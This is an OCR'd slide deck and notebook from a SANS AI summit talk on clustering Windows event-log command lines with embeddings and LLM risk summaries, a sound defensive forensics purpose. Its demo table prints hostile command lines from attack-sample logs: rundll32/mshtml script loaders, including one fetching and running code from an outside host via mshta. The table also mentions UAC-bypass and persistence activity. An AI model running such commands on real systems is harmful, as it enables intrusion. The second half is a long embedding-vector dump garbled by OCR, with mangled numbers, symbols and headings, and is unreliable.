


Enhance Investigations Using LLM, Embeddings, The Confidence of the Confid

SANS AI Cybersecurity Summit 24



Who am I?

Director at KPMG

All things DFIR workflow automation

Exploring the world of AI/ML

I love coding in Rust



Key terms

Extract Transform Load (ETL)

- A key part of working and doing things with data.
- Learn more:

 What is ETL
 (Extract,
 Transform,
 Load)?
 (youtube.com)

Embedding Vector

- Vector or array of numbers that represent content. Can be used to measure relatedness.
- Learn more:
 Embeddings OpenAl API

Clustering

Unsupervised
 Machine
 Learning
 technique that
 groups similar
 data.

Principal Component Analysis (PCA)


- Linear algebra that helps you change dimensions using eigenvectors and eigenvalues... just take SEC595 and you will be set.
- <u>SEC595 | SANS</u> Institute

Large Language Model (11M)

 Models that perform NLP (natural language processing) tasks like generating text.



What we are going to cover





Things you get today!

Python Jupyter Notebook

- Notebook that lets you get hands on with clustering commands.
- Clustering-py.ipynb

Rust CLI Tool to Cluster Commands from EVTX

- Tool that quickly parses EVTX files and clusters commands together.
- GitHub Link



How do these benefit me?

Another tool in the tool chest

Never hurts to have another tool available.

Data exploration

- Break a large dataset into small chunks.
- 1.4k uniquely executed commands down to hundreds of groups.

Related TA activity

We found something notable, what similar activity do we see?

Quick impact assessment


What is the time span do we see for this type of activity?



Quick demo disclaimer

These PoC demos use open-source datasets and OpenAl for embedding generation and risk assessment. Keep in mind data is sent to OpenAl for these operations. It is up to the user to understand the implications of this before using on any dataset.





Jupyter Notebook Demo

	_									
Cluster 📭	Command									
	cmd /c rundll32.exe javascript:"\\mshtml,RunHTMLApplication									
53	";document.write();GetObject("script:https://raw.githubusercontent.com/op7ic/EDR-Testing-Script/master/Payloads/test")									
	rundll32.exe javascript:"\\mshtml,RunHTMLApplication									
53	53 ";document.write();GetObject("script:https://raw.githubusercontent.com/op7ic/EDR-Testing-Script/master/Payloads/test")									
	cmd /c rundll32.exe javascript:"\\mshtml,RunHTMLApplication									
	";document.write();h=new0ActiveXObject("WScript.Shell").run("calc.exe",0,true);try{h.Send();b=h.ResponseText;eval(b);}catc									
53	ActiveXObject("WScript.Shell").Run("cmd /c taskkill /f /im rundll32.exe && exit",0,true);}									
	rundll32.exe javascript:"\\mshtml,RunHTMLApplication									
	";document.write();h=new0ActiveXObject("WScript.Shell").run("calc.exe",0,true);try{h.Send();b=h.ResponseText;eval(b);}catch(e){new0									
53	ActiveXObject("WScript.Shell").Run("cmd /c taskkill /f /im rundll32.exe && exit",0,true);}									
	cmd.exe /C rundll32.exe javascript:"\\mshtml,RunHTMLApplication									
53	";document.write();h=new%%20ActiveXObject("WScript.Shell").run("mshta https://hotelesms.com/talsk.txt",0,true);									
	rundll32.exe javascript:"\\mshtml,RunHTMLApplication ";document.write();h=new%%20ActiveXObject("WScript.Shell").run("mshta									
53	https://hotelesms.com/talsk.txt",0,true);									
	9 'gzip' compression and the base64 encoding indicates this may be an attempt to evade detection by antivirus or security mechanisms, making it highly risky.									
	The commands involve executing 'winpwnage.py' with elevated user privilege escalation attempts using the 'uac' method multiple times, indicating potential malicious									
1:	11 9 intent to gain unauthorized access or manipulate system privileges.									
	Commands related to creating, starting, stopping, and deleting a service named 'AtomicTestService' using the 'sc.exe' utility, indicative of potential service abuse for									
	8 malicious purposes.									
	The commands are related to adding and deleting registry entries under the HKCU and HKLM keys, particularly associated with 'Atomic Red Team', which is often used in red teaming and penetration testing scenarios. The commands suggest potential persistence mechanisms that could be leveraged by malicious actors, increasing the									
	5 8 overall risk.									



Import required libraries

```
import os # <--- Get environmental variables
import re # <--- Regex for data cleaning
import json # <--- Loading JSON into Python objects
import dirtyjson # <--- backup method for Loading dirty JSON into Python objects
import asyncio # <--- Execute tasks asynchronously
import pandas as pd # <--- DataFrame usage for dataset operations
import numpy as np # <--- Numpy arrays for clustering algorithms
import plotly.express as px # <--- Fancy graphing!
from getpass import getpass # <--- Get OpenAI API key if not stored in environmental variable
from helpers import DocumentTransformer, EvtxHandler, Filter # <--- Custom funcs/classes for parsing/transforming EVTX data
from openai import AsyncOpenAI # <--- Async OpenAI client
from sklearn.cluster import DBSCAN # <--- Our clustering algorithm
from sklearn.decomposition import PCA # <--- Princaple Component Analysis for graphing
from typing import List, Tuple # <--- Typing to help convey variable types</pre>
```

Get user input

User will need to specify OpenAI key and a source of event logs.

EVTX Source: H:\Images\EVTX-ATTACK-SAMPLES

Create a EvtxHandler that can transform and filter events

These are helper classes in the helpers.py module that sits in this folder.

```
In [ ]: # We want to transform EVTX records into rows that only have a couple columns.
        document transformer = DocumentTransformer.from fields([
                 ("Timestamp", "Event.System.TimeCreated.\"#attributes\".SystemTime"),
                ("Computer", "Event.System.Computer"),
                ("Provider", "Event.System.Provider.\"#attributes\".Name"),
                ("EventID", "Event.System.EventID.\"#text\"||Event.System.EventID"),
                 ("CommandLine", "Event.EventData.CommandLine"),
            1)
        # We only want to return EVTX records that have Event. EventData. CommandLine populated.
        evtx filter = Filter.from pattern("Event.EventData.CommandLine")
        # Create an EvtxHandler to make EVTX operations easy.
        evtx handler = EvtxHandler.from source(evtx source)\
            .with_transformer(document_transformer)\
            .with_filter(evtx_filter)
```

Parse EventLogs into a DataFrame

```
In [ ]: # Get a DataFrame that represents our EVTX data.
        dataframe = evtx_handler.parse_into_dataframe()
        # Show first five records
        dataframe.iloc[:5]
Out[]:
                           Timestamp
                                             Computer
                                                                        Provider EventID
                                                                                                                 CommandLine
           2020-10-05T20:43:58.450239Z LAPTOP-JU4M3I0E Microsoft-Windows-Sysmon
                                                                                                 C:\windows\system32\taskmgr.exe
           2020-10-05T20:43:58.451314Z LAPTOP-JU4M3I0E Microsoft-Windows-Sysmon
                                                                                                                       cmd.exe
           2019-07-19T14:42:51.446280Z
                                         MSEDGEWIN10
                                                        Microsoft-Windows-Sysmon
                                                                                          consent.exe 4516 288 0000023C0CA21C70
           2019-07-19T14:42:53.295578Z
                                         MSEDGEWIN10 Microsoft-Windows-Sysmon
                                                                                                  "C:\Windows\system32\cmd.exe"
           2019-07-19T14:43:03.303217Z
                                         MSEDGEWIN10 Microsoft-Windows-Sysmon
                                                                                                                     powershell
        print("Total Events: {}".format(dataframe.shape[0]))
        print("Unique commands found: {}".format(
```

Total Events: 1491 Unique commands found: 1086

))

dataframe["CommandLine"].unique().shape[0]

Request Embeddings from OpenAl

```
In [ ]: # Create async OpenAI client
        client = AsyncOpenAI(api key=openai key)
In [ ]: # Create an async function to fetch embeddings for given text
        async def get embedding(
            text: str, semaphore: asyncio.Semaphore,
            model="text-embedding-3-small", dimensions=None
        ) -> Tuple[str, List[float]]:
            # Use a Semaphore to keep a max number to throttle requests
            async with semaphore as sep:
                # Request dimensions if provided, otherwise send without dimensions param
                if dimensions:
                    response = await client.embeddings.create(input=text, model=model, dimensions=dimensions)
                else:
                    response = await client.embeddings.create(input=text, model=model)
                # Extract the embedding vector
                embedding = response.data[0].embedding
                # Return the command and it's embedding vector
                return text, embedding
```

Defaulta Pimension ลางปลาก Equiped hing the Embeddings for Each One

0.07166091352701187, -0.0016925723757594824, -0.029482925310730934, -0.01705984641160965, 0.027056649327278137, 0.01289153154194385, 0.0017553736688569188, 0.04144274815917015, 0.0179397352039814, 0.021285055205225945, 0.0023367127107828856, -0.00253502931445837, -0.01010948233306408, 0.018478997644748888, 0.01874849386513232, -0.025145038962364197, -0.00176573736688569188, -0.00176573736885691880.01797649636864662. 0.013479309156537056. 0.012658297084271908. 0.03100241161828773. 0.0033085576724261045. 0.00405298313125968. 0.00405298313125968. 0.032350342720746994. 0.04911370202898979. 0.012658297084271908. 0.03008576724261045. 0.02348132666204. 0.00405298313125968. 0.032350342720746994. 0.04911370202898979. 0.01383467298001051.. 0.0725506472741908. 0.033085576724261045. 0.00405298313125968. 0.032350342720746994. 0.04911370202898979. 0.04911370202898979. 0.04911370202898979. 0.04911370202898979. 0.04911370202898979. 0.04911370202898979. 0.04911370202898979. 0.04911370202898979. 0.04911370202898979. 0.0491137020289979. 0.04911370202899979. 0.04911370202899979. 0.04911370202899979. 0.04911370202899979. 0.04911370202899979. 0.0491137020289999. 0.0491137020289999. 0.0491137020289999. 0.049113702028999. 0.049113702028999. $0.007805745583027\underline{601}, 0.0034678587689995766, -0.062593013048172, 0.013678587689995766, -0.062593013048172, 0.04957935214042636, 0.0554367223344606, -0.022228050645246124, -0.01\underline{0789579352140426966}, 0.03646766021847725, 0.07113398984074593, -0.02962997369468212, 0.01355283334851265, -0.01366311777383089, 0.008228505961596966, 0.03646766021847725, 0.07113398984074593, -0.02962997369468212, 0.07135283334851265, -0.01366311777383089, 0.008228505961596966, 0.03646766021847725, 0.07113398984074593, -0.02962997369468212, 0.07135283334851265, -0.01366311777383089, 0.008228505961596966, 0.03646766021847725, 0.0713398984074593, -0.00962997369468212, 0.07135283334851265, -0.01366371777383089, 0.008228505961596966, 0.03646766021847725, 0.07133989690989996, 0.0964699696, 0.008467660021847725, 0.0713398969999769, 0.008467660021847725, 0.0713398999976, 0.008467660021847725, 0.071339899976, 0.008467660021847725, 0.0713398999976, 0.008467660021847725, 0.071339899976, 0.008467660021847725, 0.071339899976, 0.008467660021847725, 0.071339899976, 0.00846766002184776, 0.008467660021847725, 0.0084676600218476, 0.008476600218476, 0.0084676600218476, 0.0084676600218476, 0.0084676600218476, 0.0084676600218476, 0.0084676600218476, 0.00846766002184$ 0.03514423593878746 0.007817999459803104, 0.009355866350233555, 0.01834411546587944, 0.014177782461047173, -0.03268345313310623, 0.026591001078486443, -0.0334288780228157, 0.01398979669818887, 0.0072236843407155408, -0.004867868863629007, 0.014226797968149185, 0.021113499999463235, 0.008535866350233555, 0.01834411546587944, 0.014177782461047173, -0.03268345313310623, 0.0226991001078486443, -0.03342888780228157, 0.014177782461047173, -0.03268345313310623, 0.0226991001078486443, -0.03342888780228157, 0.014177782461047173, -0.03268345133310623, -0.0226991001078486443, -0.03342888780228157, 0.014177782461047173, -0.03288345313310623, -0.0226991001078486643, -0.0334288780228157, 0.014177782461047173, -0.03288345313310623, -0.0226991001078486443, -0.0334288780228157, -0.035805948078532355, -0.008834411546587944, -0.0348678632355, -0.008834411546587944, -0.0348678632355, -0.008834411546587944, -0.0348678632355, -0.008834411546587944, -0.0348678632355, -0.008834411546587944, -0.0088678632355, -0.008834411546587944, -0.0088678632355, -0.008834411546587944, -0.0088678632355, -0.008834411546587944, -0.0088678632355, -0.008834411546587944, -0.0088678632355, -0.008834411546587944, -0.0088678632355, -0.008834411546587944, -0.0088678632355, -0.008834411546587944, -0.0088678632355, -0.008834411546587944, -0.0088678632355, -0.008834411546587944, -0.0088678632355, -0.008834411546587944, -0.0088678632355, -0.008834411546587944, -0.0088678632355, -0.0088678632355, -0.0088678632355, -0.008867863235, -0.00886786325, -0.008867863235, -0.00886786325, -0.00886786325, -0.00886786325, -0.00886786325, -0.00.03519325330853462. -0.06577903032302856. 0.03124748915433837. -0.007493997732317448. -0.0358577887713999. 0.011996584944427013. 0.01996782852172850.006139212753823724.0.03761952742934227.-0.03261952742934227.-0.0326178789377212524.0.0343599840986496.-0.0435594242778244.-0.007137907203286886.0.03149256855249405.0.010679288767278194.0.02367456816136837.0.0030114003457129.0.019324869760870934.0.023012857884168625.-0.015390920452773571.-0.0019299199498448.-0.021113499999046326.0.02766934596002102.0.050118524581193924.-0.021088993176817894, -0.0006010546814650297, -0.02239333392199303, 0.00936199352145195, -0.025488149374723434, -0.01459441613405943, 0.016334472224116325, -0.047447167336940765, -0.03622258082032204, 0.00950940042757988, -0.0022194909397512674, 0.0010385195491835475, -0.03073282539844513, -0.0057378970086574554, 0.010807955637574196, 0.017498593777418137, -0.0073282539844513, -0.00.04.083005338907242, 0.03764403611421585, 0.04185938090085983, 0.05347699519958496, -0.05994616448879242, -0.019005825743079185, -0.013123945333063602, -0.011684110388159752, -0.024478496829597, 0.019165126606822014, 0.0534769519958496, -0.05994616448879242, -0.019005825743079185, -0.013123945333063602, -0.011684110388159752, -0.019165126606822014, 0.05994616448879242, -0.019005825743079185, -0.0191674174978295,
0.0191674174978295, 0.019167417497878295, 0.0191674174978295, 0.0191674174978295, 0.0191674174978295, 0.0191674174978295, 0.0191674174978295, 0.0191674174978295, 0.0191674174978295, 0.0191674174978295, 0.0191674174978295, 0.0190.03291402384638786, 0.019030334427952766, 0.049092389037667694, -0.025083769112825394, -0.05553475394845009, -0.0147947816246748, -0.0015914775431156158, 0.0221305750310421, -0.03296303749084473, 0.04959773272275925, 0.01061189267784357, 0.036369629204273224, 0.003761952742934227, 0.04774126410484314, -0.016655942937397957, -0.022020289674401283, -0.04959773272275925, 0.01061189267784357, 0.036369629204273224, 0.003761952742934227, 0.04774126410484314, -0.016655942937397957, -0.02202028967401283, -0.04959773272275925, 0.01061189267784357, 0.036369629204273224, 0.00376195274293427, 0.04774126410484314, -0.016655942937397957, -0.02201028967401283, -0.04959773272275925, 0.01061189267784357, 0.036369629204273224, 0.00376195274293427, 0.04774126410484314, -0.016655942937397957, -0.02201028967401283, -0.04959773272275925, 0.01061189267784357, 0.036369629204273224, 0.00376195274293427, 0.04774126410484314, -0.016655942937397957, -0.02201028967401283, -0.049597327275924, -0.036369629204273224, -0.036369629204273224, -0.036369629204273224, -0.036369629204273224, -0.036369629204273224, -0.036369629204273224, -0.036369629204273224, -0.036369629204273224, -0.036369629204273224, -0.036369629204273224, -0.036369629204273224, -0.03665964920424, -0.03665964920424, -0.0366664944, -0.0366664944, -0.03666644, -0.03666644, -0.03666644, -0.03666644, -0.03666644, -0.0366664, -0.0366644, -0.036664, -0.03664, -0.0366 $.0006408798974007368, 0.010759940130472183, -0.004316442646986216, 0.01387585425376992, 0.011485347275147438, -0.024899961426854134, 0.03992326185107231, -0.03377179801484081\\ 0.02899276837706566, -0.0403153896337706566, -0.0403153896337767, -0.0448787691837775240779114, 0.03399236872792244, -0.0031308759935200214, -0.026269030035874367, -0.024170852662504, -0.046887691832501617284, -0.024170852662504, -0.046887604, -0.046887691832501617284, -0.024170852662504, -0.04688769183$ 0.008695205997854137,0.007836380042135715,-0.0378409918426239,0.004276617430150509,-0.0168858999073220404,0.00782677790876007,0.007903777062892914,-0.008142728358507156,-0.03455604612827301,0.04541301727294922,0.003464795183390379,-0.0025227752048522234,-0.0038538570515811443,-0.001766095869243145,-0.064308561384677890.02216733619570732, 0.0021493030799161559, 0.00458090198841777, 0.01004821483352.5276, 0.0427733, 0.03815899987010956, 0.002216733, 0.03815899987010956, 0.002407894842336691, 0.0107369459589, 0.004776549745589, 0.0047769457733, 0.03815899987010956, 0.002407894842336691, 0.01073694598, 0.0047769457733, 0.03815899987010956, 0.002407894842336691, 0.01073694598, 0.00477645745, 0.0047769457733, 0.03815899987010956, 0.002407894842336691, 0.0107369457698, 0.00477645745, 0.00477645745, 0.00477645745, 0.00477645745, 0.00477645745, 0.00477645, 0.004 0.013828204837822944, -0.0537691992449395, -0.09229974931493924, -0.0053769199249313924, -0.0053769199249313924, -0.0053769199317478527, -0.00321789231715224, 0.007299974931392596, -0.0032377278234, 0.007299974931392596, -0.0032377278234, 0.0072999749313924, 0.0072999974931392596, -0.0032377278234, -0.0053772778234, -0.0053772778234, -0.0053772778234, -0.0053772778234, -0.00537727778234, -0.0053772778234, -0.0053772778234, -0.0053772778234, -0.00537727778234, -0.00537727778234, -0.00537727778234, -0.00537727778234, -0.00537727778234, -0.00537727778234, -0.00537727778234, -0.0053772778234, -0.00537727778234, -0.00537727778234, -0.00537727778234, -0.00537727778234, -0.00537727778234, -0.00537727778234, -0.00537727778234, -0.00537727778234, -0.00537727778234, -0.00537727778234, -0.0053772778234, -0.00537727778234, -0.00537727778234, -0.00537727778234, -0.00537727778234, -0.00537727778234, -0.005377277778234, -0.005377277778234, -0.005377277778234, -0.005377277778234, -0.00537727778234, -0.00537727778234, -0.00537727778234, -0.00537727778234, -0.00537727778234, -0.00537727778234, -0.00537727778234, -0.00537727778234, -0.00537727778234, -0.005377277778234, -0.005377277778234, -0.005377277778234, -0.005377277778234, -0.005377277778234, -0.005377277778234, -0.005377277778234, -0.00537777778234, -0.00537777778234, -0.00537777778234, -0.00537777778234, -0.00537777778234, -0.0053777778234, -0.00537777778234, -0.00537777778234, -0.00537777778234, -0.00537777778234, -0.00537777778234, -0.00537777778234, -0.00537777778234, -0.00537777778234, -0.00537777778234, -0.00537777778234, -0.00537777778234, -0.00537777778234, -0.00537777778234, -0.00537777778234, -0.00537777778234, -0.00537777778234, -0.005377777778234, -0.005377777778234, -0.005377777778234, -0.005377777778234, -0.005377777778234, -0.005377777778234, -0.005377777778234, -0.005377777778234, -0.005377777778234, -0.005377777778234,
-0.00537777777834, -0.00537777777834, -0.00537777777834, -0.005377777777834, -0.00537777777834, -0.005377777777834, -0.00537777777777777777 $0.03908999636769295_2, 0.047104069694871826, 0.0257427800862789154, 0.0257438228981392536, 0.02940940298140049_0.030414223670959473, 0.015758538618683815, -0.013944958336651325, 0.0254198557138443, -0.002254720777273178, 0.021272800862789154, -0.04808437451720238, 0.0301448374515720238, 0.029752511531114578, 0.014275814406573772, 0.0254198557138443, -0.00254720777273178, 0.02547980862789154, -0.04808437451720238, 0.030144837451720238,$ 0.01664081960916519, 0.02195901982486248, 0.02884572185575962, 0.02884572185575962, 0.02884572185575962, 0.02884572185575962, 0.02884572185575962, 0.01289285135912895, 0.016640819609494156, 0.01282985135912895, 0.016640819609494156, 0.01282985135912895, 0.016640819609494156, 0.01282985135912895, 0.01664081960946941056, 0.0084693905035965145, 0.01664081960946941056, 0.01282985979, 0.01664081960946941056, 0.0128298599, 0.016640819609409, 0.016640819609409, 0.016640819609409, 0.016640819609409, 0.016640819609409, 0.016640819609409, 0.016640819609409, 0.016640819609, 0.016640819609, 0.016640819609409, 0.016640819609, 0.016640.007701587397605181, -0.04083005338907242, -0.0162977111059451103, -0.023074127733707428, 0.0184849405878782, -0.0058512454852461815, -0.014410607516765594, -0.004604409448802471, 0.0013364428887143731, 0.04364852591986465, 0.023074127733707428, 0.01464343164161442, 0.0018702541710808873, -0.004604409448802471, 0.0013364428887143731, -0.043648545291986465, 0.023074127733707428, 0.01464343164161442, 0.0018702541710808873, -0.004604409448802471, 0.0013364428887143731, -0.043648545291986465, 0.023074127733707428, 0.01464343164161442, 0.0018702541710808873, -0.004604409448802471, 0.0013364428887143731, -0.0436408455291986465, 0.023074127733707428, 0.01464343164161442, 0.0018702541710808873, -0.004604409448802471, 0.0013364428887143731, -0.0436448802471, -0.0046044094488020.0013555896002799273, 0.045388512313365936, 0.03509521856990403, -0.0632021650314331, -0.03399236872792244, 0.00507618533473848, 0.036933306604623795, 0.0115035556629300117, -0.004435918293893337, 0.01808781725287437, -0.06896504759788513, -0.02519405446946621, -0.022963842377066612, -0.02399236872792244, -0.005375928488522768, -0.027167376974225044, -0.005475974225044, -0.005475974225044, -0.00547597425044, -0.0054759742504, -0.005475974504, -0.00.009049518033862114, -0.0343599849986496, 0.04432707130908966, 0.04432707130908966, 0.017474086955189705, -0.049673352140426636, -0.015280635996132755, 0.00848583783954382, -0.006142276339232922, 0.010452591814100742, -0.034859384382, -0.00964243480435467, -0.02537566393613915, -0.00848583783954382, -0.006142276339232922, 0.010452591814100742, -0.03485938439, -0.004863636, -0.017474086955189705, -0.00848583783954382, -0.00614227633923922, 0.010452591814100742, -0.03485938439, -0.004863636, -0.017474086955189705, -0.00848583783954382, -0.0061427633923922, 0.010452591814100742, -0.004863636, -0.017474086955189705, -0.00848583783954382, -0.0061427633923922, -0.010452591814100742, -0.0048636, -0.004866, -0.0048636, -0.0048636, -0.0048636, -0.0048636, -0.0048636, -0.004866,
-0.004866, -0.004866, -0.004866, -0.004866, -0.004866, -0.004866, -0.004866, -0.004866, -0.004866, -0.004866, -0.004866, -0.004866, -0.004866, -0.004866, -0.004866, -0.0041,01 0.029115308076143265, -0.01721675507724285, -0.03298739110469878, 0.002929739110469878, 0.0039297391104698780.005226295907050371, -0.031075935810804367, 0.007811872288584709, -0.011733125895261765, 0.01811129041016102, 0.00889634434133768, -0.00259731066897511482, 0.0015700331423431635, 0.019557252526283264, -0.0478039295119047165, -0.023907393217086792, 0.032939528805971146, 0.04585415869951248, -0.014520891942083836, -0.0029731066897511482, 0.0325954221189022060.038134191185235999,0.01783387815985233,0.01783387815985233,0.0478152899,0.050813489596776,0.049162719398736954,0.016101647168397903,0.021677181124687195,0.02860587298870087,0.008879218615591526,0.00336676393635571,0.002810742473229766,0.03384532034397125,0.027375252917408943,0.028367089896908845,0.0087125886436,0.00871258864362326,0.009717356413602829,0.016383487731218338,0.00731558864362326,0.0194925271272659302,0.016383487731218338,0.00731558864362326,0.0194925271272659302,0.016383487731218338,0.00731558864362326,0.0194925271272659302,0.016383487731218338,0.00731558864362326,0.0194925271272659302,0.016383487731218338,0.00731558864362326,0.0194925271272659302,0.016383487731218338,0.00731558864362326,0.0194925271272659302,0.016383487731218338,0.00731558864362326,0.0194925271272659302,0.016383487731218338,0.00731558864362326,0.0194925271272659302,0.016383487731218338,0.00731558864362326,0.0194925271272659302,0.016383487731218338,0.00731558864362326,0.0194925271272659302,0.016383487731218338,0.00731558864362326,0.0194925271272659302,0.016383487731218338,0.00731558864362326,0.0194925271272659302,0.016383487731218338,0.00731558864362326,0.0194925271272659302,0.016383487731218338,0.007315588643674362029,0.016383487731218338,0.00731558864362929,0.016383487731218338,0.00731558864362929,0.016383487731218338,0.00731558864362929,0.016383487731218338,0.00731558864362929,0.016383487731218338,0.00731558864362929,0.016383487731218338,0.00731558864362929,0.016383487731218338,0.00731558864362929,0.016383487731218338,0.0073155886436299,0.016383487731218338,0.0073155886436299,0.016383487731218338,0.0073155886436299,0.016383487731218338,0.0073155886436299,0.016383487731218338,0.0073155886436299,0.016383487731218338,0.0073155886436299,0.0073155886436299,0.0073155886436299,0.0073155886436299,0.0073155886436299,0.0073155886436299,0.0073155886436299,0.0073155886436299,0.0073155886436299,0.0073155886436299,0.0073155886436299,0.0073155886436299,0.0073155886436299,0.0073155886436299,0.0073155886436299,0.0073155886436299,0.00731558860.00585430907085537\$, 0.0030175272341008517, 0.00361697386293411, 0.0011449754239128662, 0.02583128997847693, 0.007278827019035816, 0.012437726370990276, 0.009741864167153835, 0.00643943389877677, 0.034237444400787554, 0.0289039290510118, 0.02890 0.0028873293194919825, 0.0342193944120407, 0.01606488600373268, 0.02395936872792244, 0.01300140666530857, 0.0020745882764458656, 0.003516874276101589, 0.02407894842326641, 0.02938489429652691, 0.01740056276321411, 0.02924066737294197, -0.018050020560622215, -0.00898824818432331, 0.017069706693291664, 0.01078957412391901, -0.019201889634132385, 0.02002290077507496, -0.004579901695251465, 0.0001271343935513669, -0.008314283564886775, 0.013981720432639122, 0.004080554470419884, 0.019361190497875214, -0.019201889634132385, 0.02002290077507496, -0.004579901695251465, 0.00012713433935513669, -0.008314283564886775, 0.013981720432639122, 0.004080554470419884, 0.019361190497875214, -0.019201889634132385, 0.02002290077507496, -0.004579901695251465, 0.00012713433935513669, -0.008314283564886775, 0.013981720432639122, 0.004080554470419884, 0.019361190497875214, -0.019201889634132385, 0.019201896934132385, -0.008314283564886775, 0.013981720432639122, 0.004080554470419884, 0.019361190497875214, -0.019201889634132385, 0.019201896934132385,
0.019201896934132385, 0.019201896934132385, 0.019201896934132385, 0.019201896934132385, 0.019201896934132385, 0.019201896934132385, 0.019201896934132385, 0.019201896934132385, 0.019201896934132385, 0.019201896934132385, 0.019201896934132385, 0.019201896934132385, 0.019201896934132385, 0.019201896934132385, 0.019201896934132385, 0.01920189)02 0084|17 062 461 3762, -0.02835556492 2094\$345, -0.04075653 105974 1974, 0.0 136753 72116267681, -0.02684592 354 297638, -0.00424291 891 9771 97, 0.014 1777 782 461 047 173, -0.02 208 155 $\underline{9}$ 52 394 0086, -0.01 305 042 207241 0583, -0.01 651 828 177 273 2735, 0.0069786058738 827 705, 0.03 117 396682 500 8392, 0.02324568 \(\text{piD}\) \(\text{T}\) \(\text{2}\) \(\text{1}\) \(\text{2}\) \(\tex 0.002012705996049738, 0.026689032092690468, 0.004010094329714775, -0.012621534988284111, 0.015488951466977596, 0.020366011187434196, 0.014557654038071632, 0.000138139062328264, -0.019594013690948486, -0.02433431131541729, -0.02938489429652691, -0.010017577558755875, 0.0015371007611975074, -0.016175171360373497, -0.021652672439813614, -0.04087907075881958, -0.0243341131541729, -0.02938489429652691, -0.010017577558755875, 0.0015371007611975074, -0.016175171360373497, -0.021652672439813614, -0.04087907075881958, -0.0243341131541729, -0.02938489429652691, -0.010017577558755875, 0.0015371007611975074, -0.016175171360373497, -0.021652672439813614, -0.04087907075881958, -0.024334111541729, -0.02938489429652691, -0.010017577558755875, -0.0015371007611975074, -0.016175171360373497, -0.021652672439813614, -0.04087907075881958, -0.024334111541729, -0.02938489429652691, -0.010017577558755875, -0.0015371007611975074, -0.016175171360373497, -0.021652672439813614, -0.04087907075881958, -0.024334111541729, -0.02938489429652691, -0.010017577558755875, -0.0015371007611975074, -0.016175171360373497, -0.021652672439813614, -0.04087907075881958, -0.024334111541729, -0.02938489429652691, -0.010017577558755875, -0.0015371007611975074, -0.016175171360373497, -0.021652672439813614, -0.04087907075881958, -0.024334111541729, -0.02938489429652691, -0.010017577558755875, -0.0016775171360373497, -0.021652672439813614, -0.0016757136037348, -0.001677136037348, -0.001677136037348, -0.00167713603734, -0.00167713603734, -0.00167713603734, -0.00167710.014239052310585976, -0.022841302677989006, 0.00784250721335411, 0.03815869987010956, 0.012584773823618889, 0.005367215722799301, -0.029458418488502502, -0.010673162527382374, 0.006156530216008425, -0.03453154116868973, 0.009962434880435467, -0.0370831671357155, 0.030095621943473816, -0.019594013890948486, -0.015403174795210361, -0.0063597834669053555, -0.03453154116868973, -0.03453154116868973, -0.03453154716869973, -0.03453154716860.00902501 028 031 110.B - 0.01 170249097 0492783, 0 0.0246426 276 822 621 3. - 0.00 105 142712 593 0786, - 0.00 593 984513, D 0 138836884871 125 22, - 0.00 983 937 410 3784551, - 0.00 170249097 72247, - 0.00 189 97 293 593 933 93, 0 0 150 142712 593 0786, - 0.00 189 97 293 579 